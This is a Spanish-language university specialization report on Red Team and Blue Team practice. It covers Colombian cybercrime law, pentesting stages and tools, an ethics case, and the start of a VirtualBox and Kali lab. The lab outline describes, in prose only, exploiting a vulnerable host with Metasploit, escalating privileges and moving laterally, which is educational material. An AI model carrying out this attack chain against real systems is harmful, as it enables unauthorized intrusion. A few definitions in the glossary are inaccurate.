Capacidades técnicas, tácticas y de respuesta para equipos red Team y Blue Team

José Javier Churio Pumarejo

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología y de Ingeniería - ECBTI

Especialización en Seguridad Informática

2025

Dedicatoria

A Dios, por ser mi guía y fortaleza en cada paso. A mi esposa, compañera y amiga incondicional, quien ha sido el pilar fundamental de este proceso. Gracias a su apoyo inagotable y a la bendición del Creador, hoy culmino con éxito esta especialización, un hito esencial en mi proyecto de superación personal y profesional.

Agradecimientos

Toda mi gratitud es para Dios parte fundamental en mi vida hoy que culmino con éxito este proyecto de mi vida.

Le doy gracias a mi esposa a mis profesores por el apoyo que me han brindado a lo largo de este camino que sé que no termina aquí.

Doy gracias a todos mis compañeros por su apoyo incondicional que me brindaron, por su amistad en este proyecto de superación que hoy culmina una parte de este proyecto y con la gracia de Dios sé que voy a continuar superándome.

Resumen

En este informe técnico cabe resaltar la importancia en ciberseguridad a través del análisis en ciberseguridad que se realizan con los equipos de estratégicos de simulación de red team y blue team establecidas en tiempo reales durante el escaneo de seguridad en la cual arrojan resultados identificando las vulnerabilidades y amenazas encontrados en los sistemas informáticos bajo las normas de seguridad y la actuación de la ética legal colombiana en las que intervienen estrategias de identificación de análisis de contención de ataques informáticos, Implementación de herramientas en pruebas de penetración, respuestas a incidentes que es lo fundamental en una organización en tecnología de protección a la información enfocado en los estándares internacionales reglamentarios como son las normas ISO y NIST que establecen mejoras continua en la ciberseguridad e implementada cada vez más nuevas estrategias de aplicabilidad para mitigar el impacto del ciber espionaje en las empresas que finalmente fortalecen las defensa de los sistemas informáticos.

***Palabras clave*:** Amenazas, Ataques, Ciberseguridad, Defensa, Estratégicos.

Abstract

This technical report highlights the importance of cybersecurity through cybersecurity analysis conducted by the Red Team and Blue Team simulation strategies established in real time during security scans. These scans yield results identifying vulnerabilities and threats found in computer systems, adhering to Colombian security standards and legal ethics. This includes strategies for identifying and analyzing cyberattack containment, implementing penetration testing tools, and responding to incidents, which are fundamental for an information technology organization focused on international regulatory standards such as ISO and NIST. These standards establish continuous improvements in cybersecurity and increasingly implement new strategies to mitigate the impact of cyber espionage on companies, ultimately strengthening the defense of computer systems.

Keywords**:** Defenses, Ethics, Scanning, Threats, Tools.

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Amenaza:

Es la reacción de una causa accidental o intencional en la que puede ser autor de atacante cibernético exponiendo al sistema operativo a producir fallas en los datos.

Análisis de riesgos (Risk análisis):

Es la comprensión que se genera cuando se identifica el estado de seguridad en la información de una organización.

Análisis de Vulnerabilidades (Vulnerability Analysis) :

Es la que se encarga de identificar las fallas sistemáticas basadas en experiencia de operaciones de trabajos informáticos.

Antivirus:

Son implementaciones que se presenta en las estructuras de los sistemas operativos con fin de defender los sistemas de información y proteger la integridad , confidencialidad y la disponibilidad.

Backus:

Son las copias de seguridad realizadas de nuestras aplicaciones de trabajo almacenado en el sistema operativo.

Brechas de seguridad (Security breaches):

Son las violaciones que ocasionan daños y perdidas en nuestro sistema operativo.

Cadena de custodia (Chain of custody):

Son procesos de seguridad informática contralados en operaciones seguras en la que se evidencia como proceso de auditoria en un análisis de investigación forense.

Ciberataque (Cyberattack):

Son intentos no identificados valiéndose de las vulnerabilidades de los sistemas de información con fines de penetrar el ingreso a la fuerza a través de red al sistema operativo.

Ciberdelincuente (Cybercriminal):

Es realizado por personas ajenas al sistema de información con fines de violentar la seguridad en los datos y realizar robos, estafas y daños informáticos.

Confidencialidad (Confidentiality):

Es la transparencia de personas autorizada al momento de ingresar al sistema de información.

CVE:

Son las identificaciones de vulnerabilidades que se presentan en los sistemas operativos con sus respectivas características en el software afectado.

Disponibilidad (Availability):

Es la capacidad de la operación de trabajos informáticos con que se dispone con técnicas seguras en la información y garantizando con autenticaciones experimentadas.

Equipo azul (Blue Team):

Es el personal de defender en ciberseguridad el ataque en tiempos reales y a la vez dando respuesta a los incidentes de seguridad.

Equipo rojo (Red Team):

Es el personal de lanzar el ataque simulado controlado con el fin de detectar vulnerabilidades en los sistemas de información.

Escaneo de puertos (Port Scanning):

Es la técnica que se utiliza para explotar fallos en las aplicaciones del sistema logrando identificar amenazas y los soluciones a los incidentes que genere en los datos.

Impacto (Impact):

Es la medida que se presenta mediante un incidente de seguridad empresarial u organizacional en la que se establece un sistema de seguridad.

Incidente de seguridad (Impact):

Son los accesos no autorizados dentro de un sistema de información donde violenten los derechos de la confidencialidad, integridad y la disponibilidad.

Integridad (Integrity):

Es la transparencia de la propiedad de la información donde se estable las garantías de los datos almacenados en el sistema operativo.

Introducción

En el mundo de la ciberseguridad se ha venido incrementando nuevos desafíos sistemáticos, que nos obliga aplicar reglamentos y normas como ISO y NIST que están contempladas en el marco legal de Colombia, con el fin de garantizar la confidencialidad, integridad y la disponibilidad en la seguridad digital.

De acuerdo a las capacidades técnicas encontramos los equipos estratégicos de simulación Red team y Blue team, que nos ayudan a identificar las amenaza y vulnerabilidades en la estructura de los controles interno organizacional, utilizando las herramientas de escaneo como principal técnicas ofensivas de defensa e implementación operacionales con Wireshark, en la que analiza el tráfico en tiempo real y Nmap que ayuda al hacker ético a evaluar la seguridad en los puntos débiles frente al atacante de los ciberdelincuentes.

Justificación

Existe la necesidad de proteger los datos personales en las organizaciones de los sistemas informáticos frente a las demandas de amenazas cibernéticas, el cual afectan sistemas operativos interconectadas a través de redes públicas como redes privadas donde están expuestos los campos organizacionales de la información sistemáticas, aprovechando las debilidades de las estructuras de las defensa interna de la empresa que ya en ocasiones se han visto afectados por los ataques a los datos, por esto necesitamos con urgencia implementar mecanismo de control interno en la organización, utilizando equipos estratégicos de blue team y red team el cual simulan ataques en tiempo real en la que determinan las vulnerabilidades y amenazas del sistema de información.

Además, que nos brinda toda esta protección en la seguridad de la información debemos cumplir con las normas estandarizadas de ISO Y NIST en el cual nos ayuda a regular la transparencia y operatividad con fortalecimiento en los controles internos de la infraestructura de defensa contra los ciberdelincuente y vulnerabilidades dentro del sistema operativo.

Finalmente implementamos este impacto técnico con el propósito de mejorar los sistemas de defensa integrado con estrategias de defensa en ciberseguridad, donde el cual aplicaremos controles técnicos sobre escaneo de seguridad entornos a la identificación de amenazas y vulnerabilidades en los sistemas de datos.

Objetivos

Objetivo General

Analizar entorno a la ciberseguridad en las técnicas que utilizan los equipos de seguridad red team y blue team dentro del control interno de las empresas con el fin de proteger los sistemas de seguridad.

Objetivos Específicos

Identificar aspectos legales en el cual aborden el desarrollo seguro en los equipos estratégicos de blue team y red team.

Identificar estrategias que ayuden a fortalecer la tarea de los equipos estratégicos blue team y red team.

Identificar herramientas de escaneo que contengan ataques informáticos en tiempo real en las organizaciones.

Desarrollo de Informe Técnico Integrado

En el panorama actual de la transformación digital, la ciberseguridad se ha convertido en un pilar crítico para la continuidad de las operaciones empresariales. Las organizaciones se enfrentan a amenazas cada vez más sofisticadas que exigen un enfoque de defensa proactivo y dinámico. En este contexto, según el autor (Arroyo, 2025, 04 10), implementación de estrategias integradas mediante equipos de Red Team y Blue Team surge como una metodología esencial para fortalecer la postura de seguridad de cualquier infraestructura digital.

El presente informe técnico detalla la operatividad de estas dos fuerzas complementarias: por un lado, el *Red Team*, encargado de simular ataques reales para identificar vulnerabilidades mediante tácticas de explotación e ingeniería social; y por otro, el *Blue Team*, enfocado en la defensa técnica con el sistema de Kali Linux, según el apartado (Offensive Security, 2023, 11 12), donde establece el monitoreo continuo y la respuesta ante incidentes. El objetivo principal de este documento es analizar cómo la sinergia entre estas técnicas permite proteger los sistemas críticos, garantizar el cumplimiento legal y minimizar el impacto de posibles ciberataques en el entorno corporativo.

Estrategias Red Team

Estas estrategias simulan ataques informáticos reales, utilizan diferentes tácticas maliciosas en su operatividad, por conseguir su objetivo, estos invasores de simulación realizan pruebas de penetración, explotación de los servicios de red y los engaños de la ingeniería social que están expuesta por conexiones a redes privadas y públicas que son las más utilizadas para su ejecución maliciosa.

Estrategias Blue Team

Estas estrategias están centralizadas en defensa cibernéticas a través de los equipos de seguridad blue team, según el autor (Puschner, 2023, 03 05), aplica técnicas en el cual busca proteger los sistemas informáticos de una organización o infraestructura digital dando respuestas a las amenazas e incidentes del equipo contrario es allí donde se identifica las debilidades en los equipos de cómputo e concientización de que existe la problemática sistemática y de que hay que fortalecer las defensa en los sistemas operativos como respuesta a incidentes rápidos, monitoreo continuo según el apartado (Security, 2019, 02 06), en la que implementa herramientas como firewall, EDR, SIEM, IDS, IPS, Harderning de sistemas y endurecimientos en defensas de la seguridad del software, estas implementaciones se realiza con el fin de minimizar cualquier impacto ante un ciberataque.

Análisis Técnico de Etapas 1 - Conceptos de los Equipos de Seguridad

Marcos Legales en Colombia Sobre Delitos Informáticos

La legislación colombiana ha establecido un robusto marco normativo orientado a la prevención y sanción de conductas ilícitas en el entorno digital. Este conjunto de leyes y decretos en los lineamientos de la ciberseguridad, (MINTIC, 2016, 11 04), el cual permite regular desde el acceso a sistemas de información hasta la protección integral de los datos de los ciudadanos, garantizando la continuidad operativa de las organizaciones frente a amenazas cibernéticas.

Análisis de la Normatividad Vigente y Protección de la Infraestructura Crítica

Dentro de los decretos y delitos en Colombia tenemos estas leyes establecidas con palabras decretadas y leyes basadas en este apartado (Consejo profesional Nacional de Ingeniería, 2018), en el que se deben regir ante una presente violación o que se evidencia en el pasado sobre delitos informáticos tales como:

Ley 1273 de 2009 Representa los Delitos Informáticos. Esta ley fue la que modifico el acceso abusivo en los sistemas informáticos en el cual incorporo el código penal en el cual busca proteger los sistemas de información y sancionar conductas ilícitas a los sistemas informáticos, esta ley busca garantizar los principios y la continuidad en las organizaciones sistemáticas.

Ley 527 del Año 1999. Esta ley representa la reglamentación del acceso abusivo con el uso de datos como comercio y firmas digitales que no estén certificadas por esta ley.

Ley del 1341 del Año 2009. Se define principios y conceptos sobre la sociedad en organizaciones de tecnología de la información y las comunicaciones de las TIC.

Ley 1581 del Año 2012 Protección de Datos Personales. Es donde se establece las normas para la protección a los datos en entidades públicas y privadas y autorizaciones de libertades al ciudadano los derechos que se le asigna para presentar quejas y denuncia antes la

superintendencia de industria y comercio como también el derecho de acceso al sistema informático a conocer, actualizar, legalización y a la calidad en los sistemas de datos que estén sujeto a la ley.

Decretos 338 del año 2022 Representa la Seguridad Digital. En este decreto es la que establece las infraestructuras criticas cibernéticas guiadas por las gestiones de riesgo para dar respuestas a los incidentes de ciberseguridad como también ayuda al fortalecimiento de las gobernanzas de seguridad en la información en Colombia asegurando un enfoque coordinado desde la normatividad en estándares internacionales con el fin de mejorar la seguridad digital del más allá de la protección a los datos.

Decreto 767 del año 2022 Representa la Política de Gobierno Digital. Es la que define los lineamientos entre el estado y los ciudadanos sobre la prestación de los sistemas informáticos frente a las entidades públicas y privadas el cual buscar el fortalecimiento y protección de buenos servicios prestados respaldado el gobierno nacional.

Metodología y Etapas de las Pruebas de Penetración

El proceso de ejecución de un Red Team se fundamenta en una metodología estructurada que permite identificar, explotar y reportar debilidades de seguridad de forma controlada. A continuación, se describen las etapas esenciales aplicadas en este informe técnico:

Herramientas de Etapas de Pruebas de Penetración

Dentro de las etapas de pruebas de penetración o pentesting tenemos:

Planificación y Reconocimiento. La planificación se da cuando se definen el objetivo o alcance de la prueba como el lenguaje de programación de acuerdo con los reglamentos de la organización mientras que el reconocimiento es toda la información recopilada ya sea en redes publica o privadas en los sistemas de información.

Escaneo. Es el sistema de buscador de vulnerabilidad como la herramienta Nmap en el sistema de datos para encontrar puertos abiertos el cual permite arrojar toda falla que presenta el sistema de datos.

Evaluación de Vulnerabilidades. Es el estudio de los análisis de vulnerabilidades como por ejemplo un servicio de red inseguro que se identificaron con fases de gravedad el cual busca priorizar el más vulnerable para su posterior eliminación de liberación de errores del sistema informático.

Explotación y Post-Explotación. La explotación es cuando intenta explotar las vulnerabilidades al descubierto por tener acceso en la aplicación como por ejemplo servicios desactualizados mientras que la post-explotación si logra a tener ese acceso alcanza el objetivo del atacante para tener control total y escalar con privilegios de alto valor para solucionar la brecha de seguridad.

Elaboración de Informes. Es la finalidad que proporciona los informes detallados con todos los hallazgos encontrados en la vulnerabilidad de datos escaneados con el fin de priorizar, solucionar y mejorar la seguridad integrar en los sistemas de datos de la organización.

Para una mayor claridad visual de la metodología aplicada, se presenta la siguiente tabla resumen:

Tabla 1

Descripción de las etapas y objetivos del proceso de Pentesting

Etapa	Actividad Principal	Objetivo Técnico
Reconocimiento	Recolección de datos	Mapear la superficie de ataque y activos.
Escaneo	Uso de Nmap y escáneres	Identificar puertos, servicios y versiones.
Evaluación	Análisis de riesgos	Priorizar fallos según su severidad (CVSS).
Explotación	Acceso al sistema	Validar la existencia real de la vulnerabilidad.
Informes	Documentación técnica	Presentar hallazgos y planes de remediación.

Nota. Elaboración propia basada en estándares de ejecución de pruebas de penetración (2025).

Análisis de Herramientas Especializadas en Seguridad Ofensiva y Defensiva

Para la ejecución de las fases de reconocimiento, escaneo y explotación, es imperativo el uso de herramientas estandarizadas que permitan obtener resultados precisos y replicables. La integración de estos recursos facilita tanto la identificación de vectores de ataque como el fortalecimiento de las defensas institucionales.

Las Herramientas de Seguridad de Vital Importancia

Metasploit. Es utilizado para la simulación de ataques del sistema operativo con el fin de controlar y reforzar la seguridad en nuestro sistema de información ya que ayuda a identificar vulnerabilidades que pueden ser explotadas y ocasionar problemas con herramientas sistemáticas o errores de cómputos. Metasploit es un entorno de trabajo diseñado para la simulación de ataques controlados. Su objetivo es identificar y explotar vulnerabilidades específicas del software o errores de cómputo antes de que agentes maliciosos lo hagan.

Nmap. referencia guiadae prueba de penetración es una de las más utilizadas para el reconocimiento inicial del sistema de la red, según el autor (Anón, 2021, 04 19), en las

referencias guiada facilita su navegación fácil por la red y descubre a la vez las anomalías del sistema de seguridad como firewalls que se esté utilizando en las operaciones informáticas. Nmap (Network Mapper) se consolida como la herramienta de referencia para el reconocimiento inicial. Su función principal es el mapeo de la red y la identificación de puertos abiertos, lo que permite descubrir anomalías en los sistemas de seguridad y verificar la correcta configuración de los firewalls. Como señalan (Tigner et al. 2021), su versatilidad es clave para las primeras fases de cualquier auditoría de penetración.

OpenVas. Se utiliza para escanear vulnerabilidades, es de código abierto proporciona informe detallados en las que ayudan a solucionar los problemas que se encuentran en el sistema de información ya sean en específicos o generalizado a través de las pruebas escaneadas. OpenVAS (*Open Vulnerability Assessment System*) es un escáner de seguridad que proporciona informes detallados sobre las debilidades detectadas en un sistema de información. Al ser una herramienta integral, permite realizar pruebas tanto generalizadas como específicas, ofreciendo una guía clara para solucionar problemas de configuración o falta de parches de seguridad.

Servicios de Inteligencia y Bases de Datos de Vulnerabilidades

ExplotDB. Es una base de datos llenas de vulnerabilidades que utilizan los atacantes para violentar los sistemas informáticos ya que sus objetivos es buscar puntos débiles en los sistemas para aprovechar fallas en la seguridad del software. De acuerdo con el autor (Cilleruelo, C, 2022, 10 04). Esta base de datos funciona como un repositorio de vulnerabilidades y exploits archivados para fines de investigación. Es utilizada por equipos de seguridad para comprender cómo los atacantes violentan los sistemas y así desarrollar defensas más robustas frente a fallas de seguridad de software conocidas.

CVE. Es un contenido de vulnerabilidades con identificador único que hace seguimiento a un patrón de información como por ejemplo CVE-2025-5678 con el fin de rastrear la comunicación en la organización y visibilizar fallas en la seguridad. Es un sistema de identificación única para vulnerabilidades de seguridad conocidas públicamente. Cada registro (ej. CVE-2025-5678) permite que las organizaciones mantengan una comunicación técnica estandarizada y puedan visibilizar fallas críticas de forma precisa.

Comparativa Técnica de Herramientas y Servicios

Para facilitar la comprensión de la operatividad de los equipos de seguridad, se presenta la siguiente tabla comparativa de los recursos analizados:

Tabla 2

Clasificación y funcionalidad de herramientas de ciberseguridad

Herramienta / Servicio	Función Principal	Equipo Sugerido	Fase de Aplicación
Nmap	Escaneo de red y puertos	Red / Blue Team	Reconocimiento
Metasploit	Explotación de fallos	Red Team	Explotación
OpenVAS	Análisis de vulnerabilidades	Blue Team	Evaluación de riesgos
CVE	Estándar de identificación	Ambos Equipos	Documentación
Exploit-DB	Repositorio de exploits	Red Team	Investigación / Post-explotación

Nota. Elaboración propia (2025).

Evidencia Sobre el Banco de Trabajo

Paso A: Descargar la Herramienta Virtualizadora " Virtualbox"

Figura 1

Instalación VirtualBox

Nota. Describe el inicio de la instalación. *Fuente.* Autoría propia.

Instalación Rejetto

Figura 2

Instalación Rejetto

Nota. Describe el inicio de la instalación. *Fuente.* Publicado por rejetto on 25 jan 2018

Sistemas Operativos Windows

Figura 3

Operaciones en Virtual Box

Nota. Describe operaciones en virtual box. *Fuente.* Autoría propia.

Instalación de Windows

Figura 4


Instalación de Windows

Nota. Describe instalación en Windows. *Fuente.* Autoría propia.

Instalación de Kali Linux

Figura 5

Instalación de Kali Linux



Nota. Describe instalación de Kali Linux. *Fuente.* Publicado por Kali Linux

Una vez instalada se proceden a encender Kali Linux y el equipo Windows recorriendo.

Figura 6

Encendido en Windows y Kali Linux

Nota. Describe instalación en Windows y Kali Linux. *Fuente.* Autoría propia.

Etapa 2 - Análisis Ético y Marco Legal Aplicado a la Seguridad Informática

En esta fase se evalúan las implicaciones legales y los dilemas éticos derivados del acuerdo de confidencialidad propuesto por la organización SecureNova Labs. El análisis se fundamenta en la legislación colombiana vigente y en el código de ética que rige el ejercicio de la ingeniería.

Evaluación de Irregularidades en el Acuerdo de Confidencialidad de SecureNova Labs

Tras el análisis del Anexo 3, se identifican múltiples cláusulas que contravienen los principios éticos de la Ley 842 de 2003 (Código de Ética del COPNIA). El acuerdo propuesto por la organización obliga al profesional a incurrir en omisiones graves, vulnerando los siguientes deberes:

Denuncia de Irregularidades

El artículo 31, literal (e), obliga al ingeniero a denunciar ante autoridades competentes cualquier violación al ejercicio legal de la profesión. El acuerdo de SecureNova Labs prohíbe explícitamente esta acción.

Respeto a las Disposiciones Legales

Según el literal (h), el profesional debe acatar las leyes vigentes; sin embargo, el contrato promueve la ocultación de actividades ilícitas como el acceso abusivo y la interceptación de datos.

Vulneración de la Ley 1273 de 2009 en la Operatividad Organizacional

La naturaleza de las actividades descritas en el acuerdo de confidencialidad de la empresa receptora constituye una violación directa a los bienes jurídicos protegidos por la Ley 1273 de 2009. A continuación, se presenta un desglose de los artículos afectados:

Tabla 3

Relación Entre Cláusulas del Acuerdo e Infracciones a la Ley 1273

Artículo Vulnerado	Descripción Técnica	Relación con el Caso SecureNova Labs
269A	Acceso abusivo a un sistema informático	La empresa impone la no divulgación de accesos no autorizados realizados internamente.
269C	Interceptación de datos informáticos	El acuerdo menciona explícitamente la práctica de interceptación y "chuzadas" de datos de terceros.
269F	Violación de datos personales	Se prohíbe denunciar el espionaje y la apropiación indebida de información confidencial.

Nota. Elaboración propia (2025).

Por la parte receptora en la información y estrategia que maneja la empresa es ilegal los secretos que operan internamente como datos de chuzadas, accesos abusivos en sistemas informáticos e interceptación en los datos sistemáticos.

Por parte receptora en la que dice no denunciar antes las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

Por parte de receptora dice que abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, recibe o intercambie con ocasión de las demás reuniones sostenidas.

Postura Profesional y Ética frente a la Contratación en Entornos de Corrupción

A pesar de la oferta económica de quince millones de pesos ($15.000.000 COP) y la estabilidad de un contrato vitalicio, la decisión profesional como experto en ciberseguridad es la no aceptación del cargo.

Esta decisión se fundamenta en que los beneficios económicos no justifican la participación en una red de delitos informáticos. Aceptar dichos términos implicaría la coautoría en violaciones a la Ley 1273 de 2009 y a la Ley 1581 de 2012 (Protección de Datos), lo que derivaría en consecuencias penales y en la cancelación definitiva de la tarjeta profesional. La responsabilidad del experto en ciberseguridad es velar por la legalidad y la seguridad de los activos digitales, no encubrir acciones ilícitas.

No aplicaría según el acuerdo al código de COPNIA de la ley 842 del 2003 existen muchas irregularidades como acceso abusivos informáticos y chuzadas de datos que son delitos informáticos en cual violan las leyes colombianas como la ley 1273 del año 2009 y la ley 1581 del año 2012 que son las encargadas de los delitos en las informaciones sistemáticas y de proteger los datos en las organizaciones públicas y privadas en Colombia, por lo tanto deben responderle ante las autoridades competentes para su debida judicialización.

Límites de Acceso a Información Sensible y Mecanismos de Salvaguarda en Auditorías

Durante una auditoría de seguridad, el acceso a información sensible debe regirse por el principio de privilegio mínimo. El alcance del acceso debe estar estrictamente delimitado en el *Rules of Engagement* (RoE) y el contrato de servicios.

Para garantizar que este acceso no sea explotado indebidamente, se deben implementar controles de autenticación multifactor (MFA) y registros de auditoría inalterables sobre cada acción realizada por el auditor. La limitación del acceso a terceros y la firma de acuerdos de confidencialidad legalmente válidos (que no encubran delitos) son herramientas esenciales para proteger tanto la infraestructura del cliente como la responsabilidad del auditor.

Se puede garantizar el acceso a la información sensible de sus clientes durante una auditoria en ciberseguridad dándoles una capacitación en autenticación multifactoriales y

controles sobre los accesos de ingresos al sistema de información donde puedan obtener claramente el conocimiento sobre informaciones seguras de la infraestructura organizacional para que se pueda manejar con seguridad los datos de acceso en la información de la empresa constituyendo la limitación a terceros con el fin de proteger los datos del cliente tanto como la de la empresa.

Estrategias de Supervisión y Control sobre el Uso de Herramientas Forenses

Para evitar el uso no autorizado de herramientas avanzadas de análisis forense, las empresas deben implementar un marco de control interno robusto que incluya:

Monitoreo y Auditoría Continua.

Uso de soluciones SIEM (Security Information and Event Management) para centralizar y analizar registros de actividad en tiempo real.

Controles de Acceso Lógicos.

Implementación de permisos granulares que aseguren que las herramientas forenses solo se ejecuten bajo órdenes de trabajo específicas.

Capacitación Ética Permanente.

Fortalecimiento de la cultura organizacional mediante protocolos de respuesta ante dilemas éticos.

Políticas de Seguridad Estrictas.

Establecimiento de sanciones claras para el uso indebido de software especializado, asegurando que cada ingreso al sistema sea trazable y justificado técnicamente.

El mecanismo de supervisión que debería implementarse en ciberseguridad son los monitoreo constante, auditoria continua, capacitaciones ética y protocolo de seguridad estrictos, esta implementación se realiza con el fin de establecer políticas clara y accesos al sistema de

datos controlados con permisos de autenticación multifactorial avanzadas con herramientas SIEM que analiza los registros de seguridad con protocolo de la política en ciberseguridad que es la que nos va a garantizar la seguridad los controles de ingresos a la empresa.

Etapa 3: Practicas de Laboratorio Clasificación de Herramientas de las Etapas de Pentesting

Según el autor (Elías G, 2019, 04 02), como hacking profesional nos detalla las herramientas a utilizar en cada una de las etapas del pentesting

Reconocimiento / Escaneo

Descubrir la Ip del Host-A en la red interna de VirtualBox del equipo red team mediante escaneo de red para identificar hosts activos

Escaneo

Identificar puertos abiertos y servicios en Host-A. Para detectar la aplicación vulnerable. Esto permitiendo determinar la aplicación que abre el puerto vulnerable.

Obtención de Acceso

Explotar la vulnerabilidad de la aplicación en Host-A para conseguir un Shell inicial, mediante Metasploit para ejecutar ataques conocidos.

Escalada de Privilegios

Una vez ya en el Shell, buscar y obtener métodos para obtener derechos de administrados y crear un nuevo usuario administrador efímero. Permitiendo automatizar la búsqueda de fallos de configuración

Movimiento Lateral

Usar el Host-A comprometido como puente para atacar al Host-B

Mantenimiento y Exfiltración

Deshabilitar puertos comprometidos e instalar un antivirus que nos alerte de posibles amenazas.

Configuración del Banco de Trabajo


Para realizar esta actividad se necesitaron las siguientes herramientas guiados por el autor (Caballero, 2017, 09 04), donde proporciona fundamentos para la explotación:

Virtual Box

Herramienta virtual que permite emular sistemas operativos con Kali Linux según el autor (Carreño Narango, 2024, 12 06), donde se fortalece la seguridad en un ambiente controlado para el ejercicio de hacking ético.

Figura 7

Portal de Descarga de VirtualBox




Nota. Describe instalación en VirtualBox. *Fuente.* Download VirtualBox.

Se procede a descargar la versión compatible con el sistema operativo que se está usando, en este caso Win11 x64.

Una vez descargada se procede a instalarla lo que da como resultado la Máquina virtual.

Figura 8

VirtualBox en Administrador



Nota. Describe instalación en VirtualBox. *Fuente.* Download VirtualBox.

